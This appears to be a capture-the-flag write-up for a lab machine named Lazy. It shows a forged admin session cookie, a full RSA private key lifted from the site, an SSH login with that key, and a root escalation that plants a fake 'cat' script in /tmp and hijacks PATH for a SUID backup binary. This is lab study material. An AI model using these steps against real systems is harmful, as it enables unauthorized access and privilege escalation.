-------------------------------------------------------
```



```
GET /index.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.18/login.php
Connection: close
Cookie: PHPSESSID=8pb4197pa7peahrr7mrrt6kdf5; auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

Forward it off....




Tasos this is my ssh key, just in case, if you ever want to login and check something out.

My Key

You are currently logged in as admin!


Awesome... We are logged in as admin..

Right off the bat there is an SSH key.. in the URL it says the name is mitsos... lets SSH into the box with this..




10.10.10.18/mysshkeywithnamemitsos
TryHackMe | Dashboard
GTFOBins
Jeffrey Friedl's Image ...
Dashboard | Cyber Sky.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqIkk7+JFhRPDbqA0D1ZB4HxS7Nn6GuEruDvTMS1EBZrUMa9r
upUZr2C4LVqd6+gm4WBDJj/CzAi+g9KxVGNAoT+Exqj0Z2a8Xpz7z42PmvK0Bgkk
3mwB6xmZBr968w9pznUio1GEf9i134x9g190yNa8XXdQ195cX6ysv1tPt/DXaYVq
OOheHpZZNZLTwh+aotEX34DnZLv97sdXZQ7km9qXMf7bqAuMop/ozavqz6ylzUHV
YKFPW3R7UwbEbkH+3GPf9IGOZSx710jTd1JV71t4avC5NNqHxUhZilni39jm/EXi
o1AC4ZKC1FqA/4YjQs4HtKv1AxwAFu7IYUeQ6QIDAQABAoIBAA79a7ieUnqcoGRF
gXvfuypBRIrmdFVRs7bGM2mLUiKBe+ATbyyAOHGd06PNDIC//D1Nd4t+X1ARcwh8
g+My1LwCz0dwHZTY0WZE5iy2tZAdiB+FTq8twhnsA+1SuJfHxixjxLnr9TH9z2db
sootwlBesRBLHXilwWeNDyxR7cw5TauRBeXIzwG+pW8nBQt62/4ph/jNYabWZtji
jzSgHJIpmTO6OVERffcwK5TW/J5bHAys97OJVEQ7wc3rOVJS4I/PDFcteQKf9Mcb
+JHc6E2V2NHk00DPZmPEeqH9ylXsWRsirmpbMIZ/HTbnxJXKZJ8408p6Z+n/d8t5
gyoaRgECgYEA0oiSiVPb++auc5du9714TxLA5gpmaE9aaLNwEh4iLOS+Rtzp9jSp
b1auElzXPwACjKYpw709cNGV7bV8PPfBmtyNfHLeMTVf/E/jbRUO/000ZNznPnE7
SztdWk4UWPQx0lcSiShYymc1C/hvcgluKhdAi5m53MiPaN1mtORZ1sECgYEAzO61
apZQ0U629sx0OKn3YacY7bNQ1Xjl1bw5Lr0jkCIAGiquhUz2jpN7T+seTVPqHQbm
sClLuQ0vJEUAIcSUYOUbuqykdCbXSM3DqayNSiOSyk94Dz1h37Ah9xcCowKuBLnD
gl3dfVsRMNo0xppv4TUmq9//pe952MTf1z+7LCkCgYB2skMTo7DyC3OtfeI1UKBE
zIju6UwlYR/Syd/UhyKzdt+EKkbJ5ZTlTdRkS+2a+lF1pLUFQ2shcTh7RYffA7wm
qFQopsZ4reQI562MMYQ8EfYJK7ZAMSzB1J1kLYMxR7PTJ/4uUA4HRzrUHeQPQhvX
JTbhvfDY9kZMUc2jDN9NwQKBgQCI6VG6jAIiU/xYle9vi94CF6jH5WyI7+RdDwsE
9sezm4OF983wsKJoTo+rrODpuI5IJjwopO46C1zbVl3oMXUP5wDHjl+wWeKqeQ2n
ZehfB7UiBEWppiSFVR7b/Tt9vGSWM6Uyi5NWFGk/wghQRw1H4EKdwWECcyNsdts0
6xcZQQKBgQCB1C4QH0t6a7h5aAo/aZwJ+9JUSqsKat0E7ijmz2trYjsZPahPUsnm
+H9wn3Pf5kAt072/4N2LNuDzJeVVYiZUsDwGFDLiCbYyBVXgqtaVdHCfXwhWh1EN
pXoEbtCvgueAQmWpXVxaEiugA1eezU+bMiUmer1Qb/l1U9sNcW9DmA==
-----END RSA PRIVATE KEY-----
```




```
[chaotic@archlinux Lazy]$ nano id_rsa
[chaotic@archlinux Lazy]$ chmod 400 id_rsa
[chaotic@archlinux Lazy]$ ssh -i id_rsa mitsos@10.10.10.18
The authenticity of host '10.10.10.18 (10.10.10.18)' can't be established.
ECDSA key fingerprint is SHA256:OJ5DTyZUGZXEpX4BKFNTApa88gR/+w5vcNathKIPcWE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```




```
mitsos@LazyClown:~$ id
uid=1000(mitsos) gid=1000(mitsos) groups=1000(mitsos),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
mitsos@LazyClown:~$ whoami
mitsos
mitsos@LazyClown:~$ ls
backup  peda  user.txt
mitsos@LazyClown:~$ wc -c user.txt
33 user.txt
mitsos@LazyClown:~$ cat user.txt
```

Priv Esc:

Well this backup is sure obvious.. lets check it out..




```
-rwsrwsr-x 1 root    root    7303 May  3  2017 backup
```



```
mitsos@LazyClown:~$ cat backup
ELF 4T4         (44  TT��hhhDDP�td���,,Q�tdR��/lib/ld-linux.so.2GNUGNU3��lD�0���Ĩ��;k  �K���3 !
B��                                                                                libc.so.6_IO_stdi
  S����C���������t�.�[���5��%
                                h������%������%h�����1�^����PTRh�h@QVh������f�f�f�f�f�f�f��$�f�f�f�f�f�f��#-  ��wø��t
y�����s���U�������$�������f�f�f��UW1�VS�����õ���l$0��
����������������S�������C[�cat /etc/shadow(����D=���h`���������zR|)�����t'���D$8�,$�D�D$4�D$��������9�u��[^_]��
```


This backup seems to be using cat /etc/shadow... notice there is not a full path to cat X_X.. we just might be able to change cat into a malicious reverse shell.. done this before on a previous box so its pretty straight forward..



```
mitsos@LazyClown:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
mitsos@LazyClown:~$ cd /tmp
mitsos@LazyClown:/tmp$ ls
vmware-root
mitsos@LazyClown:/tmp$ touch cat
mitsos@LazyClown:/tmp$ chmod +x cat
mitsos@LazyClown:/tmp$ echo '#!/bin/sh /bin/bash' > cat
mitsos@LazyClown:/tmp$ cat cat
#!/bin/sh /bin/bash
mitsos@LazyClown:/tmp$ 
```


So our PATH starts in /sbin which we dont have write access too.. so lets change to /tmp and create what we need then add the path..

** We need to ensure our cat is correct **



```
  GNU nano 2.2.6

#!/bin/sh

/bin/bash
```


Now lets make sure /tmp is in our PATH



```
mitsos@LazyClown:/tmp$ export PATH=/tmp:$PATH
mitsos@LazyClown:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
mitsos@LazyClown:/tmp$ 
```

Now.. hopefully once we execute the backup.. we will get a root bash shell X_X

So it did not like bash but it did take /bin/sh



```
# id
uid=1000(mitsos) gid=1000(mitsos) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare),1000(mitsos)
# whoami
root
# 
```

if you have trouble opening /root/root.txt... you can use

less /root/root.txt